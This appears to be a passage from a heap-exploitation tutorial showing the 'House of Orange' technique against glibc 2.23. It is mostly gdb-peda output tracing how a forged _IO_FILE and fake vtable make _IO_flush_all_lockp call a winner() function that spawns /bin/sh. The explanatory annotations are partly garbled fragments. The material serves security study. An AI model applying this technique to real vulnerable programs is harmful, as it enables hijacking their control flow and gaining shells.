- __libc_message() _int_malloc , Backtrace, Memory map .

The error message is output.

```
gdb-peda$ c
Continuing.
*** Error in `/home/lazenca0x0/house_of_orange': malloc(): memory corruption: 0x00007ffff7dd2520 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7ffff7a847e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7ffff7a8f13e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7ffff7a91184]
/home/lazenca0x0/house_of_orange[0x400786]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7ffff7a2d830]
/home/lazenca0x0/house_of_orange[0x400589]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 155963                             /home/lazenca0x0/house_of_orange
00600000-00601000 r--p 00000000 08:01 155963                             /home/lazenca0x0/house_of_orange
00601000-00602000 rw-p 00001000 08:01 155963                             /home/lazenca0x0/house_of_orange
00602000-00645000 rw-p 00000000 00:00 0                                  [heap]
7ffff0000000-7ffff0021000 rw-p 00000000 00:00 0
7ffff0021000-7ffff4000000 ---p 00000000 00:00 0
7ffff77f7000-7ffff780d000 r-xp 00000000 08:01 397801                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7ffff780d000-7ffff7a0c000 ---p 00016000 08:01 397801                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7ffff7a0c000-7ffff7a0d000 rw-p 00015000 08:01 397801                     /lib/x86_64-linux-gnu/libgcc_s.so.1
7ffff7a0d000-7ffff7bcd000 r-xp 00000000 08:01 397763                     /lib/x86_64-linux-gnu/libc-2.23.so
7ffff7bcd000-7ffff7dcd000 ---p 001c0000 08:01 397763                     /lib/x86_64-linux-gnu/libc-2.23.so
7ffff7dcd000-7ffff7dd1000 r--p 001c0000 08:01 397763                     /lib/x86_64-linux-gnu/libc-2.23.so
7ffff7dd1000-7ffff7dd3000 rw-p 001c4000 08:01 397763                     /lib/x86_64-linux-gnu/libc-2.23.so
7ffff7dd3000-7ffff7dd7000 rw-p 00000000 00:00 0
7ffff7dd7000-7ffff7dfd000 r-xp 00000000 08:01 397735                     /lib/x86_64-linux-gnu/ld-2.23.so
7ffff7fda000-7ffff7fdd000 rw-p 00000000 00:00 0
7ffff7ff6000-7ffff7ff7000 rw-p 00000000 00:00 0
7ffff7ff7000-7ffff7ffa000 r--p 00000000 00:00 0                          [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0                          [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00025000 08:01 397735                     /lib/x86_64-linux-gnu/ld-2.23.so
7ffff7ffd000-7ffff7ffe000 rw-p 00026000 08:01 397735                     /lib/x86_64-linux-gnu/ld-2.23.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rw-p 00000000 00:00 0                          [stack]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
gdb-peda$
```

- _IO_flush_all_lockp() Breakpoints .
  - run_fp 0x7ffff7a89106 , fp->_mode 0x7ffff7a89165 .
  - fp_IO_write_base, fp_IO_write_ptr 0x7ffff7a89280 , fp_chain 0x7ffff7a8920a .
  - 0x7ffff7a89184 .

Breakpoint - _IO_flush_all_lockp()

```
Breakpoint 9, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:760
760        genops.c: No such file or directory.
gdb-peda$ disassemble _IO_flush_all_lockp
Dump of assembler code for function _IO_flush_all_lockp:
=> 0x00007ffff7a89020 <+0>:        push   r15
   0x00007ffff7a89022 <+2>:        push   r14
   0x00007ffff7a89024 <+4>:        mov    r14d,edi
   0x00007ffff7a89027 <+7>:        push   r13
   0x00007ffff7a89029 <+9>:        push   r12
   0x00007ffff7a8902b <+11>:        push   rbp
   0x00007ffff7a8902c <+12>:        push   rbx
   0x00007ffff7a8902d <+13>:        sub    rsp,0x28
   0x00007ffff7a89031 <+17>:        test   edi,edi
   0x00007ffff7a89033 <+19>:        je     0x7ffff7a89260 <_IO_flush_all_lockp+576>
   0x00007ffff7a89039 <+25>:        mov    r13d,DWORD PTR [rip+0x34d6f0]        # 0x7ffff7dd6730
<__libc_pthread_functions_init>
   0x00007ffff7a89040 <+32>:        test   r13d,r13d
   0x00007ffff7a89043 <+35>:        jne    0x7ffff7a892e0 <_IO_flush_all_lockp+704>
   0x00007ffff7a89049 <+41>:        lea    rax,[rip+0xfffffffffffe8e0]        # 0x7ffff7a87930 <flush_cleanup>
   0x00007ffff7a89050 <+48>:        mov    QWORD PTR [rsp+0x8],0x0
   0x00007ffff7a89059 <+57>:        mov    QWORD PTR [rsp],rax
```

```
   0x00007ffff7a8905d <+61>:        mov    rdx,QWORD PTR fs:0x10
   0x00007ffff7a89066 <+70>:        cmp    rdx,QWORD PTR [rip+0x34a6fb]        # 0x7ffff7dd3768
<list_all_lock+8>
   0x00007ffff7a8906d <+77>:        je     0x7ffff7a890b5 <_IO_flush_all_lockp+149>
   0x00007ffff7a8906f <+79>:        mov    esi,0x1
   0x00007ffff7a89074 <+84>:        xor    eax,eax
   0x00007ffff7a89076 <+86>:        cmp    DWORD PTR [rip+0x34d6c3],0x0        # 0x7ffff7dd6740
<__libc_multiple_threads>
   0x00007ffff7a8907d <+93>:        je     0x7ffff7a8908b <_IO_flush_all_lockp+107>
   0x00007ffff7a8907f <+95>:        lock cmpxchg DWORD PTR [rip+0x34a6d9],esi        # 0x7ffff7dd3760
<list_all_lock>
   0x00007ffff7a89087 <+103>:        jne    0x7ffff7a89094 <_IO_flush_all_lockp+116>
   0x00007ffff7a89089 <+105>:        jmp    0x7ffff7a890ae <_IO_flush_all_lockp+142>
   0x00007ffff7a8908b <+107>:        cmpxchg DWORD PTR [rip+0x34a6ce],esi        # 0x7ffff7dd3760
<list_all_lock>
   0x00007ffff7a89092 <+114>:        je     0x7ffff7a890ae <_IO_flush_all_lockp+142>
   0x00007ffff7a89094 <+116>:        lea    rdi,[rip+0x34a6c5]        # 0x7ffff7dd3760 <list_all_lock>
   0x00007ffff7a8909b <+123>:        sub    rsp,0x80
   0x00007ffff7a890a2 <+130>:        call   0x7ffff7b22080 <__lll_lock_wait_private>
   0x00007ffff7a890a7 <+135>:        add    rsp,0x80
   0x00007ffff7a890ae <+142>:        mov    QWORD PTR [rip+0x34a6b3],rdx        # 0x7ffff7dd3768
<list_all_lock+8>
   0x00007ffff7a890b5 <+149>:        mov    eax,DWORD PTR [rip+0x34a6a9]        # 0x7ffff7dd3764
<list_all_lock+4>
   0x00007ffff7a890bb <+155>:        mov    rbx,QWORD PTR [rip+0x34945e]        # 0x7ffff7dd2520 <_IO_list_all>
   0x00007ffff7a890c2 <+162>:        mov    r15d,DWORD PTR [rip+0x34a68f]        # 0x7ffff7dd3758
<_IO_list_all_stamp>
   0x00007ffff7a890c9 <+169>:        add    eax,0x1
   0x00007ffff7a890cc <+172>:        test   rbx,rbx
   0x00007ffff7a890cf <+175>:        mov    DWORD PTR [rip+0x34a68f],eax        # 0x7ffff7dd3764
<list_all_lock+4>
   0x00007ffff7a890d5 <+181>:        je     0x7ffff7a89307 <_IO_flush_all_lockp+743>
   0x00007ffff7a890db <+187>:        xor    ebp,ebp
   0x00007ffff7a890dd <+189>:        mov    r12,QWORD PTR fs:0x10
   0x00007ffff7a890e6 <+198>:        jmp    0x7ffff7a89103 <_IO_flush_all_lockp+227>
   0x00007ffff7a890e8 <+200>:        nop    DWORD PTR [rax+rax*1+0x0]
   0x00007ffff7a890f0 <+208>:        mov    rbx,QWORD PTR [rip+0x349429]        # 0x7ffff7dd2520 <_IO_list_all>
   0x00007ffff7a890f7 <+215>:        test   rbx,rbx
   0x00007ffff7a890fa <+218>:        je     0x7ffff7a89217 <_IO_flush_all_lockp+503>
   0x00007ffff7a89100 <+224>:        mov    r15d,eax
   0x00007ffff7a89103 <+227>:        test   r14d,r14d
   0x00007ffff7a89106 <+230>:        mov    QWORD PTR [rip+0x34a643],rbx        # 0x7ffff7dd3750 <run_fp>
   0x00007ffff7a8910d <+237>:        je     0x7ffff7a89165 <_IO_flush_all_lockp+325>
   0x00007ffff7a8910f <+239>:        mov    eax,DWORD PTR [rbx]
   0x00007ffff7a89111 <+241>:        and    eax,0x8000
   0x00007ffff7a89116 <+246>:        jne    0x7ffff7a89165 <_IO_flush_all_lockp+325>
   0x00007ffff7a89118 <+248>:        mov    rdx,QWORD PTR [rbx+0x88]
   0x00007ffff7a8911f <+255>:        cmp    r12,QWORD PTR [rdx+0x8]
   0x00007ffff7a89123 <+259>:        je     0x7ffff7a89161 <_IO_flush_all_lockp+321>
   0x00007ffff7a89125 <+261>:        mov    esi,0x1
   0x00007ffff7a8912a <+266>:        cmp    DWORD PTR [rip+0x34d60f],0x0        # 0x7ffff7dd6740
<__libc_multiple_threads>
   0x00007ffff7a89131 <+273>:        je     0x7ffff7a8913b <_IO_flush_all_lockp+283>
   0x00007ffff7a89133 <+275>:        lock cmpxchg DWORD PTR [rdx],esi
   0x00007ffff7a89137 <+279>:        jne    0x7ffff7a89140 <_IO_flush_all_lockp+288>
   0x00007ffff7a89139 <+281>:        jmp    0x7ffff7a89156 <_IO_flush_all_lockp+310>
   0x00007ffff7a8913b <+283>:        cmpxchg DWORD PTR [rdx],esi
   0x00007ffff7a8913e <+286>:        je     0x7ffff7a89156 <_IO_flush_all_lockp+310>
   0x00007ffff7a89140 <+288>:        lea    rdi,[rdx]
   0x00007ffff7a89143 <+291>:        sub    rsp,0x80
   0x00007ffff7a8914a <+298>:        call   0x7ffff7b22080 <__lll_lock_wait_private>
   0x00007ffff7a8914f <+303>:        add    rsp,0x80
   0x00007ffff7a89156 <+310>:        mov    rdx,QWORD PTR [rbx+0x88]
   0x00007ffff7a8915d <+317>:        mov    QWORD PTR [rdx+0x8],r12
   0x00007ffff7a89161 <+321>:        add    DWORD PTR [rdx+0x4],0x1
   0x00007ffff7a89165 <+325>:        mov    eax,DWORD PTR [rbx+0xc0]
   0x00007ffff7a8916b <+331>:        test   eax,eax
   0x00007ffff7a8916d <+333>:        jle    0x7ffff7a89280 <_IO_flush_all_lockp+608>
   0x00007ffff7a89173 <+339>:        mov    rax,QWORD PTR [rbx+0xa0]
   0x00007ffff7a8917a <+346>:        mov    rcx,QWORD PTR [rax+0x18]
   0x00007ffff7a8917e <+350>:        cmp    QWORD PTR [rax+0x20],rcx
```

```
   0x00007ffff7a89182 <+354>:       jbe    0x7ffff7a891a1 <_IO_flush_all_lockp+385>
   0x00007ffff7a89184 <+356>:       mov    rax,QWORD PTR [rbx+0xd8]
   0x00007ffff7a8918b <+363>:       mov    esi,0xffffffff
   0x00007ffff7a89190 <+368>:       mov    rdi,rbx
   0x00007ffff7a89193 <+371>:       call   QWORD PTR [rax+0x18]
   0x00007ffff7a89196 <+374>:       cmp    eax,0xffffffff
   0x00007ffff7a89199 <+377>:       mov    eax,0xffffffff
   0x00007ffff7a8919e <+382>:       cmove  ebp,eax
   0x00007ffff7a891a1 <+385>:       test   r14d,r14d
   0x00007ffff7a891a4 <+388>:       je     0x7ffff7a891f0 <_IO_flush_all_lockp+464>
   0x00007ffff7a891a6 <+390>:       test   DWORD PTR [rbx],0x8000
   0x00007ffff7a891ac <+396>:       jne    0x7ffff7a891f0 <_IO_flush_all_lockp+464>
   0x00007ffff7a891ae <+398>:       mov    rdx,QWORD PTR [rbx+0x88]
   0x00007ffff7a891b5 <+405>:       sub    DWORD PTR [rdx+0x4],0x1
   0x00007ffff7a891b9 <+409>:       jne    0x7ffff7a891f0 <_IO_flush_all_lockp+464>
   0x00007ffff7a891bb <+411>:       mov    QWORD PTR [rdx+0x8],0x0
   0x00007ffff7a891c3 <+419>:       cmp    DWORD PTR [rip+0x34d576],0x0        # 0x7ffff7dd6740
<__libc_multiple_threads>
   0x00007ffff7a891ca <+426>:       je     0x7ffff7a891d3 <_IO_flush_all_lockp+435>
   0x00007ffff7a891cc <+428>:       lock dec DWORD PTR [rdx]
   0x00007ffff7a891cf <+431>:       jne    0x7ffff7a891d7 <_IO_flush_all_lockp+439>
   0x00007ffff7a891d1 <+433>:       jmp    0x7ffff7a891ed <_IO_flush_all_lockp+461>
   0x00007ffff7a891d3 <+435>:       dec    DWORD PTR [rdx]
   0x00007ffff7a891d5 <+437>:       je     0x7ffff7a891ed <_IO_flush_all_lockp+461>
   0x00007ffff7a891d7 <+439>:       lea    rdi,[rdx]
   0x00007ffff7a891da <+442>:       sub    rsp,0x80
   0x00007ffff7a891e1 <+449>:       call   0x7ffff7b220b0 <__lll_unlock_wake_private>
   0x00007ffff7a891e6 <+454>:       add    rsp,0x80
   0x00007ffff7a891ed <+461>:       nop    DWORD PTR [rax]
   0x00007ffff7a891f0 <+464>:       mov    eax,DWORD PTR [rip+0x34a562]        # 0x7ffff7dd3758
<_IO_list_all_stamp>
   0x00007ffff7a891f6 <+470>:       mov    QWORD PTR [rip+0x34a54f],0x0        # 0x7ffff7dd3750 <run_fp>
   0x00007ffff7a89201 <+481>:       cmp    eax,r15d
   0x00007ffff7a89204 <+484>:       jne    0x7ffff7a890f0 <_IO_flush_all_lockp+208>
   0x00007ffff7a8920a <+490>:       mov    rbx,QWORD PTR [rbx+0x68]
   0x00007ffff7a8920e <+494>:       test   rbx,rbx
   0x00007ffff7a89211 <+497>:       jne    0x7ffff7a89100 <_IO_flush_all_lockp+224>
   0x00007ffff7a89217 <+503>:       test   r14d,r14d
   0x00007ffff7a8921a <+506>:       je     0x7ffff7a8922f <_IO_flush_all_lockp+527>
   0x00007ffff7a8921c <+508>:       mov    eax,DWORD PTR [rip+0x34a542]        # 0x7ffff7dd3764
<list_all_lock+4>
   0x00007ffff7a89222 <+514>:       sub    eax,0x1
   0x00007ffff7a89225 <+517>:       test   eax,eax
   0x00007ffff7a89227 <+519>:       mov    DWORD PTR [rip+0x34a537],eax        # 0x7ffff7dd3764
<list_all_lock+4>
   0x00007ffff7a8922d <+525>:       je     0x7ffff7a89298 <_IO_flush_all_lockp+632>
   0x00007ffff7a8922f <+527>:       test   r13d,r13d
   0x00007ffff7a89232 <+530>:       je     0x7ffff7a8924f <_IO_flush_all_lockp+559>
   0x00007ffff7a89234 <+532>:       mov    rax,QWORD PTR [rip+0x34d4bd]        # 0x7ffff7dd66f8
<__libc_pthread_functions+376>
   0x00007ffff7a8923b <+539>:       mov    rdi,rsp
   0x00007ffff7a8923e <+542>:       xor    esi,esi
   0x00007ffff7a89240 <+544>:       ror    rax,0x11
   0x00007ffff7a89244 <+548>:       xor    rax,QWORD PTR fs:0x30
   0x00007ffff7a8924d <+557>:       call   rax
   0x00007ffff7a8924f <+559>:       add    rsp,0x28
   0x00007ffff7a89253 <+563>:       mov    eax,ebp
   0x00007ffff7a89255 <+565>:       pop    rbx
   0x00007ffff7a89256 <+566>:       pop    rbp
   0x00007ffff7a89257 <+567>:       pop    r12
   0x00007ffff7a89259 <+569>:       pop    r13
   0x00007ffff7a8925b <+571>:       pop    r14
   0x00007ffff7a8925d <+573>:       pop    r15
   0x00007ffff7a8925f <+575>:       ret
   0x00007ffff7a89260 <+576>:       mov    rbx,QWORD PTR [rip+0x3492b9]        # 0x7ffff7dd2520 <_IO_list_all>
   0x00007ffff7a89267 <+583>:       xor    r13d,r13d
   0x00007ffff7a8926a <+586>:       mov    r15d,DWORD PTR [rip+0x34a4e7]        # 0x7ffff7dd3758
<_IO_list_all_stamp>
   0x00007ffff7a89271 <+593>:       test   rbx,rbx
   0x00007ffff7a89274 <+596>:       jne    0x7ffff7a890db <_IO_flush_all_lockp+187>
   0x00007ffff7a8927a <+602>:       xor    ebp,ebp
```

```
   0x00007ffff7a8927c <+604>:        jmp    0x7ffff7a8924f <_IO_flush_all_lockp+559>
   0x00007ffff7a8927e <+606>:        xchg   ax,ax
   0x00007ffff7a89280 <+608>:        mov    rax,QWORD PTR [rbx+0x20]
   0x00007ffff7a89284 <+612>:        cmp    QWORD PTR [rbx+0x28],rax
   0x00007ffff7a89288 <+616>:        ja     0x7ffff7a89184 <_IO_flush_all_lockp+356>
   0x00007ffff7a8928e <+622>:        jmp    0x7ffff7a891a1 <_IO_flush_all_lockp+385>
   0x00007ffff7a89293 <+627>:        nop    DWORD PTR [rax+rax*1+0x0]
   0x00007ffff7a89298 <+632>:        mov    QWORD PTR [rip+0x34a4c5],0x0        # 0x7ffff7dd3768
<list_all_lock+8>
   0x00007ffff7a892a3 <+643>:        cmp    DWORD PTR [rip+0x34d496],0x0        # 0x7ffff7dd6740
<__libc_multiple_threads>
   0x00007ffff7a892aa <+650>:        je     0x7ffff7a892b7 <_IO_flush_all_lockp+663>
   0x00007ffff7a892ac <+652>:        lock dec DWORD PTR [rip+0x34a4ad]        # 0x7ffff7dd3760 <list_all_lock>
   0x00007ffff7a892b3 <+659>:        jne    0x7ffff7a892bf <_IO_flush_all_lockp+671>
   0x00007ffff7a892b5 <+661>:        jmp    0x7ffff7a892d9 <_IO_flush_all_lockp+697>
   0x00007ffff7a892b7 <+663>:        dec    DWORD PTR [rip+0x34a4a3]        # 0x7ffff7dd3760 <list_all_lock>
   0x00007ffff7a892bd <+669>:        je     0x7ffff7a892d9 <_IO_flush_all_lockp+697>
   0x00007ffff7a892bf <+671>:        lea    rdi,[rip+0x34a49a]        # 0x7ffff7dd3760 <list_all_lock>
   0x00007ffff7a892c6 <+678>:        sub    rsp,0x80
   0x00007ffff7a892cd <+685>:        call   0x7ffff7b220b0 <__lll_unlock_wake_private>
   0x00007ffff7a892d2 <+690>:        add    rsp,0x80
   0x00007ffff7a892d9 <+697>:        jmp    0x7ffff7a8922f <_IO_flush_all_lockp+527>
   0x00007ffff7a892de <+702>:        xchg   ax,ax
   0x00007ffff7a892e0 <+704>:        mov    rax,QWORD PTR [rip+0x34d409]        # 0x7ffff7dd66f0
<__libc_pthread_functions+368>
   0x00007ffff7a892e7 <+711>:        mov    rdi,rsp
   0x00007ffff7a892ea <+714>:        xor    edx,edx
   0x00007ffff7a892ec <+716>:        ror    rax,0x11
   0x00007ffff7a892f0 <+720>:        xor    rax,QWORD PTR fs:0x30
   0x00007ffff7a892f9 <+729>:        lea    rsi,[rip+0xfffffffffffe630]        # 0x7ffff7a87930 <flush_cleanup>
   0x00007ffff7a89300 <+736>:        call   rax
   0x00007ffff7a89302 <+738>:        jmp    0x7ffff7a8905d <_IO_flush_all_lockp+61>
   0x00007ffff7a89307 <+743>:        xor    ebp,ebp
   0x00007ffff7a89309 <+745>:        jmp    0x7ffff7a89222 <_IO_flush_all_lockp+514>
End of assembler dump.
gdb-peda$ b *0x00007ffff7a89106
Breakpoint 10 at 0x7ffff7a89106: file genops.c, line 775.
gdb-peda$ b *0x00007ffff7a89165
Breakpoint 11 at 0x7ffff7a89165: file genops.c, line 779.
gdb-peda$ b *0x00007ffff7a89280
Breakpoint 12 at 0x7ffff7a89280: file genops.c, line 779.
gdb-peda$ b *0x00007ffff7a8920a
Breakpoint 13 at 0x7ffff7a8920a: file genops.c, line 800.
gdb-peda$ b *0x00007ffff7a89184
Breakpoint 14 at 0x7ffff7a89184: file genops.c, line 786.
gdb-peda$
```

- _IO_flush_all_lockp() 0x7ffff7dd1b78 run_fp , main_arena.top .

run_fp = fp;

```
gdb-peda$ c
Continuing.

Breakpoint 10, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:775
775        in genops.c
gdb-peda$ x/i $rip
=> 0x7ffff7a89106 <_IO_flush_all_lockp+230>:        mov    QWORD PTR [rip+0x34a643],rbx        # 0x7ffff7dd3750
<run_fp>
gdb-peda$ i r rbx
rbx            0x7ffff7dd1b78        0x7ffff7dd1b78
gdb-peda$ p _IO_list_all
$36 = (struct _IO_FILE_plus *) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$
```

- _IO_flush_all_lockp() fp 0xc0 .
  - fp->_mode , 0x7ffff7dd1c28.

fp->_mode <= 0

```
gdb-peda$ c
Continuing.

Breakpoint 11, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:779
779        in genops.c
gdb-peda$ x/i $rip
=> 0x7ffff7a89165 <_IO_flush_all_lockp+325>:        mov    eax,DWORD PTR [rbx+0xc0]
gdb-peda$ i r rbx
rbx            0x7ffff7dd1b78        0x7ffff7dd1b78
gdb-peda$ x/gx 0x7ffff7dd1b78 + 0xc0
0x7ffff7dd1c38 <main_arena+280>:        0x00007ffff7dd1c28
gdb-peda$ p &(*(struct _IO_FILE *)0x7ffff7dd1b78)._mode
$37 = (int *) 0x7ffff7dd1c38 <main_arena+280>
gdb-peda$
```

- [rbx+0x20] [rbx+0x28] .
    - [rbx(0x7ffff7dd1b78)+0x20] fp_IO_write_base , [rbx(0x7ffff7dd1b78)+0x28] fp_IO_write_ptr .
- (fp->_mode <= 0 && fp->_IO_write_ptr > fp_IO_write_base) "fp->_mode" 0 .

fp->_IO_write_ptr > fp->_IO_write_base

```
gdb-peda$ c
Continuing.
Breakpoint 17, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:779
779        in genops.c
gdb-peda$ x/2i $rip
=> 0x7ffff7a89280 <_IO_flush_all_lockp+608>:        mov    rax,QWORD PTR [rbx+0x20]
   0x7ffff7a89284 <_IO_flush_all_lockp+612>:        cmp    QWORD PTR [rbx+0x28],rax

gdb-peda$ i r rbx
rbx            0x7ffff7dd1b78        0x7ffff7dd1b78
gdb-peda$ p/x 0x7ffff7dd1b78 + 0x20
$55 = 0x7ffff7dd1b98
gdb-peda$ p &(*(struct _IO_FILE *)0x7ffff7dd1b78)._IO_write_base
$56 = (char **) 0x7ffff7dd1b98 <main_arena+120>

gdb-peda$ p/x 0x7ffff7dd1b78 + 0x28
$57 = 0x7ffff7dd1ba0
gdb-peda$ p &(*(struct _IO_FILE *)0x7ffff7dd1b78)._IO_write_ptr
$58 = (char **) 0x7ffff7dd1ba0 <main_arena+128>
gdb-peda$ ni
```

- fp_chain fp , fp_chain 0x602400.
    - _IO_list_all(_IO_FILE, _IO_jump_t) .

fp = fp->_chain;

```
gdb-peda$ c
Continuing.

Breakpoint 13, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:800
800        in genops.c
gdb-peda$ x/i $rip
=> 0x7ffff7a8920a <_IO_flush_all_lockp+490>:        mov    rbx,QWORD PTR [rbx+0x68]
gdb-peda$ i r rbx
rbx            0x7ffff7dd1b78        0x7ffff7dd1b78
gdb-peda$ x/gx 0x7ffff7dd1b78 + 0x68
0x7ffff7dd1be0 <main_arena+192>:        0x0000000000602400
gdb-peda$ p &(*(struct _IO_FILE*)0x7ffff7dd1b78)._chain
$42 = (struct _IO_FILE **) 0x7ffff7dd1be0 <main_arena+192>
gdb-peda$ p fp
$43 = (struct _IO_FILE *) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ ni

773        in genops.c
gdb-peda$ p fp
$44 = (struct _IO_FILE *) 0x602400
gdb-peda$
```

- _IO_flush_all_lockp() fp (0x602400) run_fp , fp_mode .
  - fp_mode 0x0.

Run the code with the new value stored in fp.

```
gdb-peda$ c
Continuing.

Breakpoint 10, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:775
775        in genops.c
gdb-peda$ x/i $rip
=> 0x7ffff7a89106 <_IO_flush_all_lockp+230>:        mov    QWORD PTR [rip+0x34a643],rbx        # 0x7ffff7dd3750
<run_fp>
gdb-peda$ i r rbx
rbx            0x602400        0x602400
gdb-peda$ c
Continuing.

Breakpoint 11, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:779
779        in genops.c
gdb-peda$ x/3i $rip
=> 0x7ffff7a89165 <_IO_flush_all_lockp+325>:        mov    eax,DWORD PTR [rbx+0xc0]
   0x7ffff7a8916b <_IO_flush_all_lockp+331>:        test   eax,eax
   0x7ffff7a8916d <_IO_flush_all_lockp+333>:        jle    0x7ffff7a89280 <_IO_flush_all_lockp+608>
gdb-peda$ i r rbx
rbx            0x602400        0x602400
gdb-peda$ x/gx 0x602400 + 0xc0
0x6024c0:        0x0000000000000000
gdb-peda$ p &(*(struct _IO_FILE *)0x602400)._mode
$45 = (int *) 0x6024c0
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._mode
$46 = 0x0
gdb-peda$ c
Continuing.
```

- fp_IO_write_base 0x2, fp->_IO_write_ptr 0x3.
  - fp->_mode(0x0) <= 0 && fp->_IO_write_ptr(3) > fp_IO_write_base(2) _IO_OVERFLOW() .

fp->_IO_write_ptr(3) > fp_IO_write_base(2)

```
gdb-peda$ c
Continuing.

Breakpoint 12, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:779
779        in genops.c
gdb-peda$ x/4i $rip
=> 0x7ffff7a89280 <_IO_flush_all_lockp+608>:        mov    rax,QWORD PTR [rbx+0x20]
   0x7ffff7a89284 <_IO_flush_all_lockp+612>:        cmp    QWORD PTR [rbx+0x28],rax
   0x7ffff7a89288 <_IO_flush_all_lockp+616>:        ja     0x7ffff7a89184 <_IO_flush_all_lockp+356>
   0x7ffff7a8928e <_IO_flush_all_lockp+622>:        jmp    0x7ffff7a891a1 <_IO_flush_all_lockp+385>
gdb-peda$ i r rbx
rbx            0x602400        0x602400
gdb-peda$ x/gx 0x602400 + 0x20
0x602420:        0x0000000000000002
gdb-peda$ x/gx 0x602400 + 0x28
0x602428:        0x0000000000000003
gdb-peda$ p &(*(struct _IO_FILE *)0x602400)._IO_write_base
$47 = (char **) 0x602420
gdb-peda$ p &(*(struct _IO_FILE *)0x602400)._IO_write_ptr
$48 = (char **) 0x602428
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._IO_write_base
$49 = 0x2 <error: Cannot access memory at address 0x2>
gdb-peda$ p (*(struct _IO_FILE *)0x602400)._IO_write_ptr
$50 = 0x3 <error: Cannot access memory at address 0x3>
gdb-peda$ c
Continuing
```

- _IO_flush_all_lockp() 0x602400 0xd8 vtable , __overflow winner .
  - 0x602400 , "/bin/sh" .
  - call __overflow winner .
  - winner() system() "/bin/sh" shell .

Call winner()

```
Breakpoint 15, _IO_flush_all_lockp (do_lock=do_lock@entry=0x0) at genops.c:786
786        in genops.c
gdb-peda$ x/4i $rip
=> 0x7ffff7a89184 <_IO_flush_all_lockp+356>:        mov    rax,QWORD PTR [rbx+0xd8]
   0x7ffff7a8918b <_IO_flush_all_lockp+363>:        mov    esi,0xffffffff
   0x7ffff7a89190 <_IO_flush_all_lockp+368>:        mov    rdi,rbx
   0x7ffff7a89193 <_IO_flush_all_lockp+371>:        call   QWORD PTR [rax+0x18]
gdb-peda$ i r rbx
rbx            0x602400        0x602400
gdb-peda$ x/gx 0x602400 + 0xd8
0x6024d8:        0x0000000000602460
gdb-peda$ p (*(struct _IO_jump_t*)0x602460).__overflow
$51 = (_IO_overflow_t) 0x40078d <winner>
gdb-peda$ ni

0x00007ffff7a8918b        786        in genops.c
gdb-peda$ ni

0x00007ffff7a89190        786        in genops.c
gdb-peda$ ni

0x00007ffff7a89193        786        in genops.c
gdb-peda$ x/i $rip
=> 0x7ffff7a89193 <_IO_flush_all_lockp+371>:        call   QWORD PTR [rax+0x18]
gdb-peda$ i r rax rdi
rax            0x602460        0x602460
rdi            0x602400        0x602400
gdb-peda$ x/gx 0x602460 + 0x18
0x602478:        0x000000000040078d
gdb-peda$ x/3i 0x000000000040078d
   0x40078d <winner>:        push   rbp
   0x40078e <winner+1>:        mov    rbp,rsp
   0x400791 <winner+4>:        sub    rsp,0x10
gdb-peda$ x/s 0x602400
0x602400:        "/bin/sh"
gdb-peda$ ni
[New process 57773]
process 57773 is executing new program: /bin/dash
Warning:
Cannot insert breakpoint 1.
Cannot access memory at address 0x400693
Cannot insert breakpoint 2.
Cannot access memory at address 0x40069f
Cannot insert breakpoint 3.
Cannot access memory at address 0x4006ab
Cannot insert breakpoint 4.
Cannot access memory at address 0x4006dc
Cannot insert breakpoint 5.
Cannot access memory at address 0x4006e2
Cannot insert breakpoint 6.
Cannot access memory at address 0x400781
Cannot insert breakpoint 8.
Cannot access memory at address 0x7ffff7a84510
Cannot insert breakpoint 9.
Cannot access memory at address 0x7ffff7a89020
Cannot insert breakpoint 10.
Cannot access memory at address 0x7ffff7a89106
Cannot insert breakpoint 11.
Cannot access memory at address 0x7ffff7a89165
Cannot insert breakpoint 15.
Cannot access memory at address 0x7ffff7a89184
Cannot insert breakpoint 13.
Cannot access memory at address 0x7ffff7a8920a
Cannot insert breakpoint 12.
Cannot access memory at address 0x7ffff7a89280
Cannot insert breakpoint 7.
Cannot access memory at address 0x7ffff7a8a750

gdb-peda$
```

- , shell .

Get shell!

```
lazenca0x0@ubuntu:~/Book/Heap$ ./house_of_orange
p1 : 0x2216010
p2 : 0x2237010
*** Error in `./house_of_orange': malloc(): memory corruption: 0x00007fce93f2f520 ***
======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x777e5)[0x7fce93be17e5]
/lib/x86_64-linux-gnu/libc.so.6(+0x8213e)[0x7fce93bec13e]
/lib/x86_64-linux-gnu/libc.so.6(__libc_malloc+0x54)[0x7fce93bee184]
./house_of_orange[0x400786]
/lib/x86_64-linux-gnu/libc.so.6(__libc_start_main+0xf0)[0x7fce93b8a830]
./house_of_orange[0x400589]
======= Memory map: ========
00400000-00401000 r-xp 00000000 08:01 695734                             /home/lazenca0x0/Book/Heap
/house_of_orange
00600000-00601000 r--p 00000000 08:01 695734                             /home/lazenca0x0/Book/Heap
/house_of_orange
00601000-00602000 rw-p 00001000 08:01 695734                             /home/lazenca0x0/Book/Heap
/house_of_orange
02216000-02259000 rw-p 00000000 00:00 0                                  [heap]
7fce8c000000-7fce8c021000 rw-p 00000000 00:00 0
7fce8c021000-7fce90000000 ---p 00000000 00:00 0
